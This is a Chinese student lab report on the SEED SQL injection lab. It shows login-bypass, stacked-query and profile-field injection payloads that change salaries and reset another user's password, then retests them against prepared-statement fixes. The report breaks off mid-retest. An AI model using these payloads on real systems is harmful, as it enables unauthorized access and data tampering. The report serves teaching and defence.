信息安全实验报告


Lab 12　SQL Injection Attack Lab

孙铁

SA20225414


Task 1

登录 MySQL：




```
[06/29/21]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

选择数据库 Users：




```
mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```

输出数据库 Users 内的所有表：



```
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)
```


输出 credential 表中的所有内容：



```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |
 |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |
 |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |
 |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |
 |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |
 |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
6 rows in set (0.00 sec)
```

Task 2

打开 /var/www/SQLInjection 路径中的 unsafe_home.php 文件：




```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
  echo "</div>";
  echo "</nav>";
  echo "<div class='container text-center'>";
  die('There was an error running the query [' . $conn->error . ']\n');
  echo "</div>";
}
```

由文件内容可知，登录验证实际上是一个 SQL SELECT 语句，输出用户名和密码对应的用户的所有信息。而且当登录用户为管理员用户 Admin 时，将输出所有用户的信息；否则只输出当前用户的信息。

Task 2.1：

已知管理员用户名为 Admin，则在 USERNAME 输入 “Admin' #”：



Employee Profile Login

USERNAME: Admin' #

PASSWORD: Password

则在登陆时会运行 SQL 语句：

SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password

FROM credential

WHERE name= 'Admin' #' and Password='$hashed_pwd'


等同于 SQL 语句：

SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password

FROM credential

WHERE name= 'Admin'

点击登录，成功进入管理员账号，获得了所有用户信息：



User Details


Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Task 2.2：

将 Task 2.1 中登录产生的 HTTP 请求转换为 curl 指令 (空格为%20；#为%23；单引号为%27)：


curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=Admin%27%20%23&Password='

运行 curl 指令：



```
[06/29/21]seed@VM:~$ curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=
Admin%27%20%23&Password='
```


得到全部用户信息：



```
      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li
class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span clas
s='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href
='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' t
ype='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></n
av><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><h
r><br><table class='table table-striped table-bordered'><thead class='thead-dark'>
<tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</t
h><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</t
h><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number
</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</t
d><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th s
cope='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td
></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td>
<td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td></
tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>3219
3525</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td
>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td
><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5
</td><td>43254314</td><td></td><td></td><td></td><td></td></tr></tbody></table>
    <br><br>
      <div class="text-center">
```

Task 2.3：

在 USERNAME 输入 “Admin'; UPDATE credential SET Nickname='test' WHERE Name='Alice'; #” ：




Employee Profile Login

USERNAME RE Name='Alice';#

PASSWORD Password

Login

点击登录之后，页面输出错误信息：




There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'UPDATE credential SET Nickname='test' WHERE Name='Alice';#' and Password='da39a3' at line 3]\n

这是因为 PHP 中 mysqli 扩展的 query 函数不允许运行多条 SQL 语句，这是一种针对 SQL 注入的防御机制。

将 unsafe_home.php 文件中的 query 函数替换为 multi_query 函数，重新进行攻击，发现页面不会显示任何内容。

将 multi_query 函数改回 query 函数，重新尝试 Task 2.1 的攻击：



User Details


Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002	test			
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

发现第二条 SQL 语句已经成功运行。

Task 3

Task 3.1：


登录 Alice 的账号：



Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	test
Email	
Address	
Phone Number	


点击“Edit Profile”进入个人介绍修改页面，在 NickName 中输入 “ '，Salary ='99999 ”：



Alice's Profile Edit

NickName ', Salary ='99999

点击保存，返回 Alice 个人主页，发现工资已经修改为 99999：




Alice Profile

Key	Value
Employee ID	10000
Salary	99999

Task 3.2：


登录 Alice 账号，点击 “Edit Profile”进入个人介绍修改页面，在 NickName 中输入 “ ', Salary ='1' where Name = 'Boby' # ” ：



Alice's Profile Edit

NickName ɜre Name = 'Boby' #

点击保存，进入管理者账号查看所有用户信息，发现 Boby 工资被修改为 1：




User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	99999	9/20	10211002				
Boby	20000	1	4/20	10213352				

Task 3.3：


登录 Alice 账号，点击“Edit Profile”进入个人介绍修改页面，在 NickName 中输入 “ ', Password = '40bd001563085fc35165329ea1ff5c5ecbdbbeef' where Name='Boby' # ” ('40bd001563085fc35165329ea1ff5c5ecbdbbeef' 为 123 经过 SHA1 加密之后的密文)：



Alice's Profile Edit

NickName ıere Name='Boby' #

保存之后退出 Alice 账号，尝试使用密码 123 登录 Boby 账号：




Employee Profile Login

USERNAME boby

PASSWORD •••

点击登录之后，成功进入 Boby 账号：




Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Task 4

为了预防 SQL 注入攻击，需要在构建 SQL 语句时将数据与代码分开。在以 safe 开头的文件中，通过使用预处理语句实现了分别发送数据和代码到数据库。


打开/var/www/SQLInjection 中的 index.html，safe_edit _backend.php 文件，将 unsafe_home.php 改为 safe_home.php；unsafe_edit_backend.php 改为 safe_edit_backend.php：



```
<form action="safe_home.php" method="get">
  <div class="input-group mb-3 text-center">
    <div class="input-group-prepend">
      <span class="input-group-text" id="uname">USERNAME</span>
```

创建 safe_edit_frontend.php 文件，将 unsafe_edit_frontend.php 文件中所有 unsafe 修改为 safe 后复制进 safe_edit_frontend.php。


重新启动 Apache 服务器：



```
[06/29/21]seed@VM:~$ sudo service apache2 start
[06/29/21]seed@VM:~$
```

重新进行攻击：

Task 2.1：




Employee Profile Login

USERNAME: Admin' #


PASSWORD: Password

攻击失败：




The account information your provide does not exist.

Task 2.2：




```
[06/29/21]seed@VM:~$ curl 'www.SeedLabSQLInjection.com/safe_home.php?username=
Admin%27%20%23&Password='
```

攻击失败：



```
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="backgroun
d-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="safe_home.php" ><img src="seed_logo.png" s
tyle="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      </div></nav><div class='container text-center'><div class='alert alert-d
anger'>The account information your provide does not exist.<br></div><a href='
index.html'>Go back</a></div>[06/29/21]seed@VM:~$ 
```

Task 2.3：




Employee Profile Login

USERNAME RE Name='Alice';#

PASSWORD Password


攻击失败：



There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'UPDATE credential SET Nickname='test' WHERE Name='Alice'; #' and Password='da39a' at line 3]\n

Task 3.1：

